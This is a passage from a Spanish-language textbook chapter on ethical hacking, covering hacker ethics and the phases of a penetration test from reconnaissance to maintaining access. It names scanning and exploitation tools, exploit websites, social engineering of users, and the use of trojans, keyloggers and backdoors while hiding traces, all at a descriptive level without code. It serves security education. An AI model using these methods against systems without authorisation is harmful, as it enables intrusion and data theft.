A simple vista y considerando la mala fama que tiene la palabra **hacker** en la sociedad, el término **ethical hacking** podría parecer contradictorio. Para echar un poco de luz, veamos cuál es el sentido de este término. En el ámbito de la seguridad informática, el término hacker es utilizado a modo de título por la comunidad, y es otorgado por sus miembros a aquellos que hicieron notables aportes a su desarrollo. En términos generales, vamos a hablar de un hacker como aquel **experto** de una o varias áreas de dominio específicas. Extendiendo el concepto, incluso fuera del ámbito de la informática y la tecnología, podemos decir que define a aquella persona que posee una

Chilexs22

{} MÁS INFORMACIÓN SOBRE CONTROLES

Para mayor información sobre los tipos de controles, es recomendable consultar bibliografía específica. En particular, conviene aquélla relacionada con la certificación **CISSP**, por ejemplo, **CISSP All-in-One Exam Guide** (3rd Edition, Shon Harris), **Official (ISC)2 Guide to the CISSP Exam** (Susan Hansche) y **The CISSP Prep Guide: Gold Edition** (Ronald L. Krutz y Russell Dean Vines).

mente curiosa, que le apasiona el conocimiento, el proceso de aprendizaje, el descubrimiento y el deseo de comprender el funcionamiento de las cosas en general. Hasta el momento, sólo hemos mencionado los aspectos técnicos del perfil de un hacker. Si nos enfocamos en el aspecto ético, podremos llegar a clasificarlos en **white hat hackers, black hat hackers** y **grey hat hackers**. Como podemos imaginarnos, los white hat hackers son aquellos profesionales que poseen un **código de ética**, usualmente alineado con el de alguna organización relacionada, y están encargados de **proteger** los sistemas informáticos de los ataques que puedan sufrir. También utilizan su conocimiento en beneficio de la sociedad, por ejemplo, brindando charlas de concientización o participando de entidades sin fines de lucro relacionadas con la seguridad. En la vereda de enfrente tenemos a los hackers black hat, quienes no respetan ningún código de ética y cuyos valores están más relacionados con el dinero o con la falsa sensación de rebeldía frente a la sociedad. Finalmente, los grey hat hackers suelen estar en el borde de la legalidad y pueden cambiar su senda en función de cual sea el bando del **mejor postor**.

Como conclusión, podemos decir que aquellos que cometen delitos utilizando Internet como medio no dejan de ser delincuentes, sólo que cometen sus actividades empleando los sistemas informáticos y tecnológicos como medio. Independientemente del nivel de conocimiento que posean, los fines de sus acciones son **ilícitos**. A partir de ahora, nos referiremos a estos individuos como **atacantes maliciosos** o, simplemente, **delincuentes**.

Habiendo demostrado que el término **ethical hacking** no tiene por qué ser contradictorio, pasemos a analizar en qué consiste. En la sección anterior mencionamos el vulnerability assessment haciendo foco en el contexto de la informática y las telecomunicaciones. Es un análisis puramente técnico, que suele realizarse en forma remota: el **tester** prueba la seguridad de los sistemas a través de Internet. Si extendemos el concepto de VA para que quien realiza el análisis pueda tener acceso físico a las instalaciones e interactuar con el personal de la organización, nos encontramos frente a un **penetration test** o **pentest**. Un ethical hacker tendrá en cuenta lo mencionado anteriormente y usualmente se pondrá en la piel de un atacante, simulando su comportamiento a fin de evaluar cuán efectivas son las medidas tomadas frente a un ataque.

Chilexs22

III TEXTOS SAGRADOS

De la misma manera que varias disciplinas tienen sus textos de cabecera, toda biblioteca digital hacker debería contar con los siguientes recursos, que podemos encontrar en Internet: **Hacker Crackdown** (Bruce Sterling, 1992), **Hackers, Heroes of The Computer Revolution** (Steven Levy, 1996), **¿Cómo llegar a ser hacker?** (Eric S. Raymond) y **La catedral y el bazar** (Eric S. Raymond).

FASES DE UN PENETRATION TEST

En esta sección haremos una breve descripción del concepto de Penetration Test y luego veremos sus distintas fases. Vale la pena aclarar que la clasificación de las fases que presentaremos no es única, sino que está hecha sobre la base de criterios y experiencia de los autores y otros colegas. En primera instancia, veremos la fase de **reconocimiento**, donde analizaremos distintas técnicas y métodos. Luego, la fase de **escaneo**, en la cual relevaremos información relativa a la infraestructura, y algo análogo haremos en la fase de **enumeración**. En la fase de **acceso** utilizaremos los medios necesarios para ingresar al sistema objetivo y, finalmente, en la etapa de **mantenimiento**, tomaremos las medidas necesarias para poder acceder al sistema cada vez que lo necesitemos.

Fase de reconocimiento

Antes de comenzar con el análisis de esta etapa, repasemos brevemente algunas características de un **pentest**. En primera instancia, podremos categorizarlo en función de los datos disponibles y los alcances de la evaluación. Así, tendremos los análisis tipo **White box** y **Black box**. En el primero de los casos, el tester tiene a su disposición información sobre la infraestructura de la empresa y la profundidad del análisis está pactada de antemano. En el segundo, no se dispone casi de información del objetivo, con lo cual en este caso la fase de reconocimiento es fundamental. El analista llegará hasta donde sus habilidades y las medidas de seguridad implementadas se lo permitan.

En la práctica, la mayoría de estos tests suelen ser **híbridos**, por lo que encararemos el análisis de estas fases teniendo este punto en mente. Ahora sí, sin más preámbulos, comencemos a ver las características de la fase de reconocimiento. Esta fase es la que más tiempo insume dentro de la planificación. Lo que se busca en primera instancia es **definir** al objetivo y, a partir de ello, obtener la mayor cantidad de información sobre él. Para el caso de **personas físicas**, ejemplos de recopilación de información serían direcciones de e-mail, direcciones físicas, información personal, etcétera. En el ámbito corporativo, además se buscarán direcciones IP, resolución de nombres DNS, etcétera. En esta parte, denominada

Chilexs22

EL INGENIERO SOCIAL

Este título de honor corresponde a Kevin David Mitnick, el mítico hacker sobre quien se han escrito varias novelas e incluso una película (**Takedown**). Dos libros de su autoría muy interesantes y de fácil lectura son **The Art of Deception** y **The Art of Intrusion**, ambos de la editorial Wiley & Sons.

gathering information, el atacante utiliza varias técnicas o metodologías, por ejemplo, el **footprinting**, **ingeniería social** y **dumpster diving** (trashing).
La importancia de esta fase radica en la necesidad de determinar el objetivo y obtener toda la información posible (dependiendo del alcance que se haya pactado con la organización), que permita realizar un ataque exitoso. En este sentido, la preparación es crítica ya que, al momento del ataque, no hay tiempo para detenerse y volver a empezar. Asociado a esto, dependiendo de cómo se realice la búsqueda de información, tenemos dos métodos distintos. El primero de ellos es la **búsqueda online**, donde vamos a buscar información utilizando Internet. En cambio, la **búsqueda offline** abarca técnicas como las mencionadas dumpster diving e ingeniería social (debido a su extensión e importancia, estas técnicas tienen un capítulo completo dedicado a ellas).

***Figura 4.** Búsqueda de servidores web IIS corriendo sobre Windows 2000 (potencialmente vulnerables).*

Una de las técnicas más utilizadas para realizar búsquedas online es la de Google Hacking. **Google Hacking** consiste en utilizar las funciones de búsquedas avanzadas del conocido buscador, combinadas de forma tal que permitan obtener información muy precisa, como por ejemplo, equipos conectados a Internet que utilicen un sistema operativo en particular que tiene ciertas vulnerabilidades conocidas. Otro ejemplo sería, mediante ciertas cadenas de búsqueda, encontrar dispositivos específicos conectados a Internet, etcétera.

Chilexs22

III GOOGLE HACKING

Google Hacking es un término propuesto por Johnny Long que hace referencia al uso de los parámetros de búsqueda avanzada de Google para obtener información en la fase de reconocimiento. Por otro lado, también desarrolló el concepto de **GHDB** (Google Hacking Data Base), que se encarga de almacenar y analizar la información relacionada con estas técnicas.

Figura 5. *Búsqueda de equipos que habilitan la conexión por VNC a través de HTTP.*

Figura 6. *Búsqueda de dispositivos Cisco VPN 3000 Concentrators.*

En esta etapa casi no se utilizan herramientas de software, ya que en la mayoría de los casos, con una alta dosis de paciencia y bastante pericia en el uso de los parámetros avanzados de búsqueda de los navegadores, es posible encontrar una gran cantidad de información. Por otro lado, para complementar esa información, existen varios sitios web con recursos online que ofrecen mucha información referente a dominios, servidores DNS y demás. Por ejemplo, **Goolag** es un recurso online (**www.goolag.org**) que podemos utilizar para buscar vulnerabilidades en dominios o sitios de Internet, utilizando técnicas de Google Hacking. Otro sitio de utilidad es **KartOO** (**www.kartoo.org**), que nos permite ver en forma gráfica cómo se relacionan los enlaces que posee un sitio.

Chilexs22

RECURSOS ONLINE

A continuación, encontramos algunos recursos online complementarios a técnicas como la de Google Hacking y al uso de herramientas del sistema: Traceroute.org (**www.traceroute.org**), Whois.Net (**www.whois.net**), Maltego (**www.paterva.com/maltego**), FixedOrbit (**www.fixedorbit.com**), Robtex (**www.robtex.com**), Sam Spade (**www.samspade.com**).

Figura 7. *Goolag es un buscador optimizado para buscar sitios vulnerables.*

Figura 8. *KartOO permite relacionar en forma intuitiva los enlaces que referencia un sitio.*

Además de Google Hacking y los sitios que vimos hasta aquí, otra alternativa interesante para buscar información online es el uso de ciertas extensiones para el navegador **Mozilla Firefox**. Actualmente, existe una gran cantidad de plugins que agregan funcionalidades desde la óptica del tester de seguridad informática. Debido a esto, es recomendable tomarse un tiempo para recorrer el sitio de extensiones de este popular navegador.

Algunas de estas extensiones son **AS Number**, que nos brinda información sobre los sistemas autónomos (si queremos ampliar nuestros conocimientos, podemos encontrar información sobre lo que son estos sistemas en **http://es.wikipedia.org/wiki/Sistema_autónomo**), **PassiveRecon**, que centraliza varios de los recursos online vistos para darnos información sobre un determinado sitio y **HackBar**, que nos permite auditar la seguridad de distintos sitios web.




***Figura 9.** El complemento **AS Number** es muy utilizado para recopilar información sobres sistemas autónomos.*

***Figura 10. PassiveRecon** es un complemento para que Firefox pueda obtener información útil para el reconocimiento de un sitio web particular.*

Chilexs22

FIREFOX Y LAS EVALUACIONES DE SEGURIDAD

Desde la aparición de Firefox, el mundo de los navegadores ya no es el mismo. Continuamente están apareciendo extensiones que agregan funcionalidades que ningún otro navegador posee. En el siguiente enlace podremos ver una recopilación de **extensiones** para Firefox, que se utilizan en la fase de reconocimiento: **www.security-database.com/toolswatch/turning-firefox-to-an-ethical**.

Fase de escaneo

En esta fase utilizaremos la información previa con el objetivo de **detectar vectores de ataque** en la infraestructura de la organización. En primer lugar, comenzaremos con el **escaneo de puertos** y **servicios del objetivo**. Determinamos qué puertos se encuentran abiertos y luego, en reglas generales, asociamos el puerto a un servicio dado. Una vez que hemos finalizado con esto, llega el turno del **escaneo de vulnerabilidades**. Éste nos permitirá encontrar vulnerabilidades en él o los equipos objetivo, tanto del sistema operativo como de las aplicaciones.

***Figura 11. HackBar** es un complemento muy completo que se utiliza para realizar auditorías de sitios y aplicaciones web.*

Conceptualmente, a todo este proceso lo podremos dividir en seis etapas. En cada una de ellas buscaremos distintos tipos de información, desde los equipos online en una red o segmento hasta la planificación del ataque en sí mismo. Vale la pena aclarar que esta división es conceptual, ya que las herramientas suelen cubrir varias etapas juntas en un mismo análisis. Estas etapas son: detección de sistemas vivos o activos, escaneo de puertos, detección del sistema operativo, identificación de servicios, escaneo de vulnerabilidades y planificación del ataque. Para empezar, la forma más simple de ver si un **host** está activo es a partir de la técnica de

Chilexs22

* LOS FLAGS TCP EN EL ESCANEO DE PUERTOS

Los seis flags de TCP relacionados con los escaneos son: **SYN**, **ACK**, **PSH**, **URG**, **FIN** y **RST**. Si queremos obtener más información sobre los flags TCP y su uso en las técnicas de escaneo, podemos visitar el siguiente enlace: **http://sun-microsystems.org/Tecnicas_de_Deteccion/x215.html**, donde encontraremos información en español.

ping sweep, que consiste en enviar paquetes ping por **broadcast** a los hosts de una red. Si responde, implica que está online y que es un objetivo potencial de ataque. Pero si un escaneo realizado con ping sweep no detecta hosts vivos, no significa que éstos no existan. Suele utilizarse como complemento de otras técnicas, ya que por sí sola no es muy precisa.




***Figura 12.** El escáner de puertos **Zenmap**, versión gráfica del clásico **Nmap**, realizando una detección de sistemas vivos mediante el **ping scanner**.*

Como segunda etapa, el análisis a partir de los puertos abiertos es el complemento ideal para el ping sweep: si a un equipo se le pueden analizar los puertos, implica que está activo. Sin entrar en detalles, para este análisis se pueden utilizar varios tipos de escaneos que aprovechan distintas características del protocolo TCP (particularmente, la combinación de sus flags y la implementación del protocolo para distintos sistemas operativos). Algunos de ellos son **SYN stealth can**, **FIN scan**, **XMAS tree scan**, **NULL scan**, **FIN scan**, etcétera.

La tercera fase, la de detección del sistema operativo, se realiza a partir de las respuestas que el host brinda frente a determinados paquetes. Como mencionamos anteriormente, cada sistema operativo tiene su implementación del protocolo TCP, por lo cual responde de manera diferente a ciertos paquetes que son interpretados por la aplicación una vez recibidos.

Como cuarta etapa, tenemos la **identificación de servicios**. A grandes rasgos, esto podemos hacerlo a partir del **banner grabbing**, que implica obtener información de la aplicación leyendo los banners predeterminados. Recordemos que los banners son leyendas que traen las aplicaciones donde se brinda información sobre ellas, como la versión, la arquitectura, etcétera. De forma más sencilla, esto también podemos hacerlo asociando los puertos abiertos, hallados en la etapa de escaneo, con el servicio brindado en ese puerto.




Figura 13. *En Zenmap podemos generar y definir un perfil de escaneo en función de nuestras necesidades. Tenemos muchas opciones para determinar sus características.*

Con los datos que hemos recopilado en las etapas anteriores comenzaremos con el escaneo de vulnerabilidades. Esto es, dependiendo de los servicios que se estén brindando (como web, e-mail, FTP, etcétera), del sistema operativo base que se encuentre en el equipo (por ejemplo, Windows, Linux, Solaris, Mac OSX, etcétera) y de la aplicación involucrada (que podría ser IIS, Apache, etcétera), se podrá determinar la existencia de vulnerabilidades conocidas y así poder explotarlas posteriormente. Vale la pena aclarar que cuando se trata de vulnerabilidades desconocidas se utilizan otras técnicas.

Finalmente, la planificación del ataque tendrá como objetivo llevar a cabo el proceso de **anonimización** y **ocultación** de huellas del ataque. Esto se debe a que como estamos en la piel del atacante, es importante que, al momento de ingresar al sistema, no queden rastros de lo que se hizo ni cómo se hizo. Esta sexta etapa tiene en cuenta diversas técnicas para llevar esto a cabo, pero escapan al alcance de este libro y no las veremos en profundidad.

Chilexs22

III LOS CAZADORES DE VULNERABILIDADES

Un halo de misterio cubre a quienes están en busca de nuevas vulnerabilidades en los sistemas. Cuenta la leyenda que son oscuros personajes con gran conocimiento técnico. Para llevar adelante sus investigaciones sobre nuevas vulnerabilidades, estos personajes utilizan una serie de técnicas entre las que se destacan la auditoría del código fuente, fuzzing e ingeniería inversa.

Fase de enumeración

El objetivo de esta fase es obtener información relativa a los usuarios, nombres de equipos, recursos y servicios de red. Para esto, se generan **conexiones activas** con los sistemas y se realizan **consultas directas** para obtener esa información. Es decir, a diferencia del caso anterior, las consultas siempre se hacen al equipo objetivo y en forma activa, lo que trae aparejado que las conexiones puedan ser detectadas y registradas. En las fases anteriores, un punto importante es que estas técnicas usualmente se realizan dentro de la red interna.

Con estas consideraciones, resulta evidente que la forma de encarar la enumeración de sistemas Windows y Unix/Linux es distinta. Deberemos utilizar técnicas y herramientas diferentes, dependiendo del tipo de sistema que analicemos. No será lo mismo obtener información de usuarios de un **Active Directory**, de un **OpenLDAP** o de un servidor **NIS**. Respecto de los recursos de red y compartidos, éstos podrían enumerarse a partir del mismo protocolo **NETBIOS** o a través de **SNMP** cuando fuese posible.




***Figura 14. SuperScan**, de la empresa **Foundstone**, es un escáner de puertos, que además incluye utilidades de enumeración.*

Chilexs22

III LA PIEDRA FUNDAMENTAL

Foundstone Inc. es una empresa fundada por George Kurts en 1999. Quizá recordemos su nombre ya que fue autor de algunos libros de la serie **Hacking Exposed**. En sus inicios ofrecía software y servicios, hasta que en 2004 fue adquirida por **McAfee**. Muchas herramientas clásicas de seguridad fueron creadas por esta compañía y puestas a disposición de la comunidad.

Para el caso de las aplicaciones, podemos tener una primera aproximación utilizando comandos simples como **telnet** y **netcat** (**nc**), los cuales establecen conexiones a distintos puertos y permiten obtener banners, dependiendo de la aplicación y su configuración.




***Figura 15. Hyena** es una herramienta que permite realizar enumeración de distintos equipos dentro de una red.*

Fase de acceso

Una vez detectadas las vulnerabilidades, el gran paso es el **ingreso al sistema** definido como objetivo. Si esto se realiza en el marco de una **simulación** o de un penetration test realizado por profesionales, no se suele tomar control sobre el sistema sino, simplemente, detectar las vulnerabilidades y proponer soluciones para resolver los problemas. Para el caso de un ataque o simulación más realista, esta fase será quizá la que produzca la mayor descarga de adrenalina, ya que aquí se utilizan los recursos y conocimientos de manera condensada. Una vez encontrada una vulnerabilidad, el atacante buscará un **exploit** que le permita explotarla y

Chilexs22

EL EFECTO FISIOLÓGICO

En el momento del ataque (aunque sea simulado), la sensación y adrenalina son tan altas que, en ocasiones, el atacante siente el sudor frío propio de los momentos de máximo estrés, previo a cumplir el objetivo que lo llenará de satisfacción. En la película **Swordfish** (2001) hay escenas donde la sensación de quien realiza el ataque (Hugh Jackman) se asemeja bastante a la realidad.

obtener el control, lo que en la jerga se conoce como **ownear el servidor**. Este proceso puede realizarse en forma manual o mediante el uso de algún sistema de **explotación**. Algunos de estos sistemas son **Metasploit Framework** (**www.metasploit.org**), **Core Impact** (**www.coresecurity.com**) o **Immunity Canvas** (**www.immunitysec.com**). En la actualidad, existen varios recursos online donde podemos conseguir exploits e información sobre vulnerabilidades, como por ejemplo, Milw0rm (**www.milw0rm.com**), Open Source Vulnerability Database (**http://osvdb.org**), Common Vulnerabilities and Exposures (**http://cve.mitre.org**), Bugtraq (**www.securityfocus.com/archive/1**), Common Vulnerability Scoring System (**www.first.org/cvss**), Packet storm (**www.packetstormsecurity.org**) y BugReport (**www.bugreport.ir**), entre otros.

***Figura 16. Milw0rm** es un sitio que brinda información de primera mano sobre las últimas vulnerabilidades.*

Dependiendo del tipo de exploit ejecutado, puede ser que el acceso conseguido no posea los privilegios elevados que el atacante desee, y será necesario emprender una

Chilexs22

EXPLOIT

La palabra **exploit** proviene del inglés y en español significa **explotar** o **aprovechar**. En informática, es una porción de software, fragmento de datos o secuencia de comandos que aprovecha un error intencionalmente, a fin de causar un comportamiento no deseado en un sistema o aplicación, forzando cambios en su flujo de ejecución y permitiendo que sean controlados a voluntad.

escalada de privilegios con el objetivo de poseer control total del sistema atacado. Una de las formas más comunes de escalar privilegios es, a partir del ingreso al sistema, utilizar otro exploit (en este caso local) que otorgue privilegios de administrador (**root** para Unix/Linux, o **Administrador** o **System** para sistemas Windows).
Una vez que se obtuvo una cuenta con altos privilegios, el siguiente paso suele ser ejecutar comandos o aplicaciones en forma remota. Es decir, lanzar una aplicación desde la ubicación del atacante y que ésta se ejecute en el sistema comprometido. Para esto, es necesario haber establecido previamente un canal entre ambos equipos. Por ejemplo, una vez establecido el canal, podemos ejecutar aplicaciones en forma remota mediante la aplicación **PsExec** de **Sysinternals** (**http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx**).
Una alternativa a la forma de acceso planteada es hacer que el **usuario** que está en el equipo objetivo **intervenga** de forma tal que facilite nuestro objetivo. Muchas veces, esto es necesario ya que se simplifica la explotación, o bien no es posible ejecutar remotamente el exploit. En estos casos, se suele engañar al usuario mediante técnicas de **ingeniería social**, solicitándole por algún medio (e-mail, mensajería instantánea, etcétera) que realice una determinada acción. Lo que el usuario no sabe es que esa acción explota una vulnerabilidad y brinda acceso remoto al atacante. Muchas de estas técnicas las veremos con mayor detenimiento en el próximo capítulo.

Fase de mantenimiento del acceso

Una vez obtenido el acceso, lo que realmente se busca es mantener al equipo comprometido entre las filas del atacante. Para esto, hay que buscar la manera de que el acceso ganado sea perdurable en el tiempo. En la mayoría de los casos, esto se logra a partir de la instalación y ejecución de diversos tipos de **software malicioso**. Si bien el comportamiento va a cambiar dependiendo del tipo de software, el resultado siempre es el mismo: el atacante podrá retomar el acceso al equipo comprometido cada vez que lo desee. Algunos ejemplos de software que se utiliza en esta etapa son **troyanos** y **backdoors**, **keyloggers**, **spyware**, etcétera.
Retomando la planificación del ataque, ya mencionamos que siempre se busca mantener la **anonimidad** en el ataque y, por otro lado, ocultar huellas. En esta fase, el atacante buscará lo mismo. Intentará, con mayor o menor suerte, no dejar rastros de su paso y también esconder los medios por los cuales mantiene el acceso al equipo comprometido.
En Internet hay varios sitios donde podemos encontrar bastante información sobre Penetration Testing. Algunos de ellos son: **www.isecom.org/osstmm, http://csrc.nist.gov**, **www.vulnerabilityassessment.co.uk** y **www.oissg.org**. Una de las metodologías más reconocidas es la **OSSTMM** (Open Source Security Testing Methodology Manual), que especifica en forma muy clara y detallada los pasos necesarios para llevar adelante un Penetration Test.

